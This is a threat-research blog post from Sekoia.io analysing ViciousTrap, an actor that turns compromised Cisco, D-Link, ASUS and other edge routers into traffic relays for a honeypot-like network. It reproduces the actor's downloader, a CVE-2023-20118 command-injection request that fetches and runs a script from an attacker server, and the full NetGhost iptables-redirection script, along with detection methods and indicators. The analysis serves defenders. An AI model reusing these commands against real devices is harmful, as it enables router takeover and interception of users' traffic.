ViciousTrap – Infiltrate, Control, Lure: Turning edge devices into honeypots en masse.

blog.sekoia.io/vicioustrap-infiltrate-control-lure-turning-edge-devices-into-honeypots-en-masse/

22 May 2025

Log in

Forgot password?
Threat Research & Intelligence

This blog post analyzes the Vicious Trap, a honeypot network deployed on compromised edge devices.

Felix Aimé, Jeremy Scion and Sekoia TDR May 22 2025
0

10 minutes reading

This article on was originally distributed as a private report to our customers.

Key Takeaways

- Sekoia.io investigated a threat actor nicknamed ViciousTrap, who compromised over 5,500 edge devices, turning them into honeypots.
- More than 50 brands — including SOHO routers, SSL VPNs, DVRs, and BMC controllers — are being monitored by this actor, possibly to collect exploited vulnerabilities affecting these systems.
- The actor is likely of Chinese-speaking origin, based on a weak overlap with the GobRAT infrastructure and the geographic distribution of compromised and key monitored devices.

Introduction

In a previous blogpost, Sekoia's Threat Detection & Research (TDR) team documented the exploitation of the **CVE-2023-20118** vulnerability, which was used to deploy two distinct threats: a webshell and the PolarEdge malware.

Through the observation of activity on our honeypots, it was possible to identify a third actor, nicknamed **ViciousTrap** by Sekoia.io, using the same vulnerability. The infection chain involves the execution of a shell script, dubbed **NetGhost**, which redirects incoming traffic from specific ports of the compromised router to a **honeypot-like infrastructure** under the attacker's control allowing him to intercept network flows.

An examination of both the attacker's behaviour via our honeypots and its broader infrastructure, thanks to internet scanning services, suggested that the same actor was also targeting a variety of other devices, including those manufactured by **D-Link**, **Linksys**, **ASUS**, **QNAP** and **Araknis Networks**, to compose its infrastructure.

Analysis of the victims pointed to more than **5,000 compromised devices**, particularly across Asia. An hypothesis is that the attacker likely attempts to **construct a distributed honeypot-like network by compromising a broad range of internet-facing equipment**.

This setup would allow the actor **to observe exploitation attempts** across multiple environments and potentially **collect non-public or zero-day exploits**, and reuse access obtained by other threat actors.

In support of this hypothesis, interactions observed on TDR's honeypots revealed attempts by the attacker to reuse a previously documented web shell to deploy their redirection script. This blogpost provides an analysis of this infection chain and shares insights into the ViciousTrap infrastructure of **April 18, 2025**.

Infection chain

Initial access

Initial access is obtained by the attacker through exploitation of the **CVE-2023-20118** vulnerability, which affects several Cisco SOHO routers. The first exploitation attempt attributed to this actor was observed in March 2025. Since then, activity has remained sustained, with frequent attacks occurring almost daily—and occasionally multiple times per day. All exploitation attempts originate from the single IP address **101.99.91[.]151**.

Step 1: The attacker exploits the CVE-2023-20118 vulnerability to download via **ftpget** and execute a bash script named **a**, as shown below.

Step 2: a bash script executes an **ftpget** command to download a file named **wget**, which is a busybox **wget** binary compiled for MIPS architecture (N32 MIPS64). The binary is saved in the `/tmp` directory of the compromised system. It was most likely manually placed on the compromised system by the attacker, as it is not available by default on this particular system. The attacker deployed this binary as it is required during the post-exploitation phase, specifically to notify the command and control (C2) server.

sekoia | ViciousTrap's "a" bash script dedicated to download wget

```
#!/bin/sh
ftpget -uanonymous -p123 101.99.90.20 /tmp/wget wget;chmod +x /tmp/wget
```

Step 3: The CVE-2023-20118 vulnerability is exploited a second time. This time, the previously dropped **wget** binary is used to retrieve and execute a second script, which includes a unique UUID in its filename for each attempt. This UUID acts as an identifier, and the Command and Control (C2) infrastructure appears to filter download requests, delivering payloads only to confirmed compromised systems by using an allow-list.

sekoia | Second exploitation request to execute the redirection script

```
POST /cgi-bin/config.exp?
delete_cert&1&`cd${IFS}/tmp;./wget${IFS}"http://101.99.90.20:58080/query/up/<redacted>"${
IFS}-O${IFS}main.sh;/bin/sh${IFS}main.sh` HTTP/1.1
Referer: .htm
Referer: .htm
Referer: .htm
```

Post Exploitation

Once the secondary script – `main.sh` (presented in the scheme on the next page) – is executed, it performs several key actions, such as:

- **Self-removal:** One of the script's initial instructions is a rm command that deletes the script itself, likely to minimise forensic artefacts and reduce detection.

- **Targeted redirection of inbound network traffic via iptables:** The script checks whether any of the following ports —**80, 8000, or 8080**— are available (i.e., not already in use or filtered). The first available port is stored in a variable named `Dport`. It then clears any existing NAT redirection rules pointing to the attacker's infrastructure before establishing a new redirection. All inbound traffic on `Dport` is forwarded to a destination defined within the script's variables corresponding to the attacker's listening server.

- **C2 Notification:** The script sends five HTTP requests using the previously downloaded **wget** binary to a remote server, each containing the redirected port and the victim machine's unique identifier. This likely serves as a registration or tracking mechanism on the attacker's side.

This malicious script, internally named as **NetGhost,** is designed to redirect network traffic from the compromised system to third-party infrastructure controlled by the attacker, effectively **enabling Man-in-the-Middle (MitM) capabilities**.

Multiple variants of the secondary script have been retrieved through **wget**, all of which share the same structure. Each includes a unique UUID corresponding to the specific infection attempt. The primary variation between them lies in the destination IP used for traffic redirection. Two distinct IP addresses have been identified to date (`111.90.148[.]151` and `111.90.148[.]112`) .


sekoia | **NetGhost bash script, enabling port forwarding to a redirection server**

```
#!/bin/bash

arg1=1f147c8f-c952-4ed0-b091-34b4f829d94e  // Victim exploitation attempt UUID
arg2=http://101.99.90.20:19900/            // Notification server
arg3=80,8000,8080                          // Ports to check
arg4=111.90.148.151                        // Redirector server IP
arg5=22916                                 // Destination port on the redirector server

rm "$0"

IFS=','
for port in $arg3
do
        result_netstat=`netstat -tln | grep ":$port" | wc -l`
        result_iptables=`iptables -L -n | grep ":$port" | wc -l`
        if [ $result_netstat -eq 0 ] && [ $result_iptables -eq 0 ]; then
                Dport=$port
                break
        else
                echo ""
        fi
done

while true; do
    count=`/sbin/iptables -L -t nat | grep -c $arg4`
    if [ $count -ne 0 ]; then
    /sbin/iptables -t nat -D PREROUTING ${count}
    else
        break
    fi
done

/sbin/iptables -t nat -I PREROUTING -p tcp -m tcp --dport $Dport -j DNAT --to-destination
$arg4:$arg5
/sbin/iptables-save

count=5
i=1
for i in 1 2 3 4 5
do
    /tmp/wget "$arg2?1=${Dport}-${arg1}"
done
```

Webshell reuse

As previously detailed, all observed exploitation attempts have originated from a single IP address: `101.99.91[.]151`. Logs from TDR's honeypot infrastructure show the earliest trace of this IP at the beginning of **March 2025**. From that date onward, exploitation attempts have occurred on an almost daily basis, occasionally even multiple times per day.

One particularly notable event occurred in **April 2025**, when the attacker attempted to compromise one of TDR's Cisco RV042 honeypots using the **webshell** previously documented in the blogpost on PolarEdge. **This specific webshell had not been publicly released**, and TDR deliberately withheld the authentication password required to operate it. As such, its appearance in an attempted compromise was both unexpected and concerning.



TDR does not attribute authorship of the webshell to ViciousTrap. If this threat actor was the original developer, it is expected that the webshell would have been used prior to **April 2025**.

Instead, the first observed webshell reuse occurred after our blogpost, and since then, the webshell has been used regularly in subsequent attacks. Furthermore, the infection chain and post-exploitation techniques associated with these attempts differ significantly from those documented in the blogpost on PolarEdge. **The leading hypothesis is that the threat actor reused the webshell — potentially through passive observation or data interception—and is now repurposing it for this own operations.**

This assumption aligns with the attacker's use of **NetGhost**, the redirection script described earlier. The redirection mechanism effectively positions the attacker as a silent observer, capable of collecting **exploitation attempts** and, potentially, **webshell accesses** in transit.

Devices compromised by Netghost

From our analysis and our honeypots' telemetry, most of the compromised devices used to execute NetGhost are end-of-life (EOL) devices such as **Cisco SOHO routers** affected by the **CVE-2023-20118** and **D-LINK DIR-850L** routers via an unidentified buffer overflow, also confirmed thanks to multiple exploitations seen through our honeypots, as shown below.

Based on Censys results, it seems that the threat actor behind ViciousTrap is also targeting other EOL devices such as **Linksys LRT224** SOHO router and **Araknis Networks AN-300-RT-4L2W VPN routers** to execute NetGhost.

Recent campaign against ASUS routers


On the 12th May, while redacting this blog post, several of our honeypots detected a the use of a new exploit server, `101.99.91[.]239`. Fortunately, we observed attacks targeting ASUS routers with the objective of extracting the router's firmware version and establishing an SSH access on port 53282 thanks to the CVE-2021-32030.

Upon analysing ASUS routers with an SSH daemon running on port 53282 when writing this article, it was identified that over 9500 routers had potentially been compromised by the ViciousTrap threat actor. We haven't observed any honeypot created on the compromised routers.

Infrastructure used in the campaign


The infrastructure used in the campaign is relatively simple and can be divided in three parts, the exploitation, the notification and the interception servers. Even if each part is dedicated to a specific type of task, **the infrastructure can be correlated by using a single certificate** which is present on many attacker servers (SHA1 fingerprint: `c15f77d64b7bbfb37f00ece5a62095562b37dec4`).

All IP addresses actively observed in this campaign—including the one used for exploitation, as well as those associated with staging and traffic redirection—are located in **Malaysia**. These addresses are part of the same **Autonomous System (AS45839)**, which is operated by **Shinjiru**, a Malaysian hosting provider offering services such as VPS hosting, dedicated servers, and cloud infrastructure.



The interception servers

The interception servers (`111.90.148[.]151` and `111.90.148[.]112`) are both hosted under Shinjiru (AS45839), along with other servers used for this campaign. These servers have **hundreds of HTTP and HTTPS services listening on high ports**, all pointing to devices that the attackers aim to intercept, as shown below from Censys.



To deduce which devices and brands were monitored by the attackers, we simply executed a port scan against the interception servers and retrieved the **SSL certificates** (most of which were copied from existing ones) and the **HTTP body content** of the services' responses.

We identified a total of **1,690 open ports** on these servers, leading to approximately **60 distinct monitored devices**, ranging from simple **DVR devices** and **SOHO routers** to **enterprise-grade network appliances**, **NAS**, and **BMC controllers**. Below is a non-exhaustive list of devices monitored by the ViciousTrap operators, with version details when identified.

Devices and brands monitored by ViciousTrap infrastructure

SOHO routers and Switches

FRITZ!Box
GPON Home Gateway
D-LINK DIR-850L
D-LINK DNR-312L
D-LINK DIR-853/ET
Cisco RV042
Cisco RV042G
Ikuai8 router
MoviStar router
TP-link AC2100
TP-link TL-WR841N
TP-link Archer C12000
Netonix WISP switch
Robustel LTE router
TotoLink router
VSOL SOHO Router
iGate GW040-H
Trendnet N300 and Tew-711br
Ruijie Networks-EWEB
Ruijie RG-EG5210-JP
LinkSys Smart WiFi
Mitrastar
ZyXEL VMG3625-T20A
ZyXEL XMG3927-B50A
ZyXEL Speedlink 5501
ARRIS router
ASUS DSL

Network security appliances

Stormshield SSLVPN
Ivanti Connect Secure 9.1.18
Fortinet
Citrix Netscaler
Cisco ASA
Check Point Quantum Spark Gateway
Check Point Quantum Security Gateway
Guardo 1.0 資安管理系統

DVR / IP Camera

Honeywell Security Camera
Avtech
Axis
Amcrest
DahuaSecurity camera
Panasonic BB-ST162
Panasonic BL-VT164
Panasonic WV-SC385
Panasonic BB-ST165
Rifatron IDSS
Speco
Xiongmai Technology
ICCTV
Samsung
Tiandy Net
QNO
D-link DCS

Network storage systems

QNAP QTS
Linkstation™ ls220d – buffalo
Motorola-mobility bms
Buffalo TeraStation

Other devices & softwares

Ruckus wireless Zonedirector
Supermicro Intelligent Management (IPMI)
VOS3000
PestPac Control Software
TP-link deco system
Unifi network ubiquiti
Ubiquiti AirOs
Canon GX7000 Printer
Etrafficers, inc. server
Cisco Catalyst SD-WAN
Cambium cnPilot e400
Asus AI Cloud


Detection of devices compromised by Netghost

Since the redirection is handled at the IP level by iptables, and Netghost does not implement real port randomisation, it is relatively easy to deduce which devices have been compromised to redirect certain ports to the attacker's infrastructure. Several methods can be used to achieve this.

For redirections leading to **HTTPS services**, as the attacker strips SSL on their interception server by creating mostly self-signed certificates, it is possible to identify compromised hosts by looking for those that share the **same SSL certificate fingerprint** on the internet – the full

list of certificates is present in the report appendix.


Moreover, the operators use a rather unique JARM hash (`29d3fd00029d29d00029d3fd29d29dfff2e71077958c8b453cd71f499e9b99`), which revealed nearly **5300 unique compromised hosts** with this specific JARM across **84 countries** when searched via Censys and adjusted for the default ports used by Netghost.



It's worth noting that **Macao** is the most infected country. It is likely due because many internet subscribers in that country are using old D-LINK DIR-850L SOHO routers.

The correlation of compromised hosts with redirections to HTTP services is more complex but feasible, as Netghost uses default ports. It is possible to search for the hash of the HTTP body content issued by the interception server in combination with the default ports. However, since this technique may produce many false positives, we can determine whether a port is being redirected to another host by analysing the **Time To Live (TTL)** and **Window size** of TCP packets.

As their interception server has a TCP window size of 64240, if we observe one of the tested IP addresses responding to SYN+ACK packets on ports 80, 8000, and 8080 – the most common ports used by this threat, with a window size of 64240 and a TTL significantly lower than other ports, the IP address becomes a strong candidate for further inspection, as shown below.



We can also say with high confidence that **they are tunneling the communications to real devices** and not decoy ones. It is worth mentioning that the operators were using **Nginx** to set up their reverse proxies, allowing them to easily manage and strip **SSL connections**.

Conclusion

This is the first time Sekoia.io has observed such activity, involving the transformation of compromised edge devices into potential relay nodes for a honeypot system. While we have not been able to attribute this activity to a specific threat actor, the redirection of traffic to numerous assets in **Taiwan** and the **United States** without any compromised asset in China may suggest the involvement of a **Chinese-speaking actor**. Moreover, a targeted search on Censys identified 48 hosts, including 20 associated with **GobRAT** and 10 linked to the unique ViciousTrap infrastructure, without a strong overlap.

The final objective of ViciousTrap remains unclear even we access with high confidence that's an honeypot-style network. We continue to analyse the payloads and monitor this threat closely, as we work to better understand its tactics, techniques, and overall goals.

Thank you for reading this blog post. Please don't hesitate to provide your feedback on our publications by clicking here. You can also contact us at tdr[at]sekoia.io for further discussions or future IOCs.

IoCs

Exploitation servers

```
101.99.91[.]151
101.99.91[.]239
```

Redirection servers

```
111.90.148[.]151
111.90.148[.]112
```

Other infrastructure

```
212.232.23[.]217
155.254.60[.]160
101.99.94[.]173
103.43.19[.]61
103.56.17[.]163
103.43.18[.]59
212.232.23[.]168
212.232.23[.]143
101.99.90[.]20
101.99.91[.]239
```

Wget downloader & wget binary compiled by the operators

```
d92d2f102e1e417894bd2920e477638edfae7f08d78aee605b1ba799507e3e77
20dff1120d968330c703aa485b3ea0ece45a227563ca0ffa395e4e59474dc6bd
```

Feel free to read other Sekoia.io TDR (Threat Detection & Research) analysis here:

CTI edge devices honeypot Infrastructure vicioustrap

What's next

The Sharp Taste of Mimo'lette: Analyzing Mimo's Latest Campaign targeting Craft CMS

This article on was originally distributed as a private report to our customers. Introduction Once upon a time, in...

Jeremy Scion, Pierre Le Bourhis and Sekoia TDR

Navigating DORA: How Sekoia.io can support your compliance journey

As the cyber threat landscape evolves and the digital landscape changes, regulatory frameworks continue to emerge, aiming to bolster...

Arnaud Dechoux

Global analysis of Adversary-in-the-Middle phishing threats

This report explores current trends in the AitM phishing landscape and the prevalence of leading kits.

Quentin Bourgue, Grégoire Clermont and Sekoia TDR

Comments are closed.

Trending topics

XDR

SOC

Infrastructure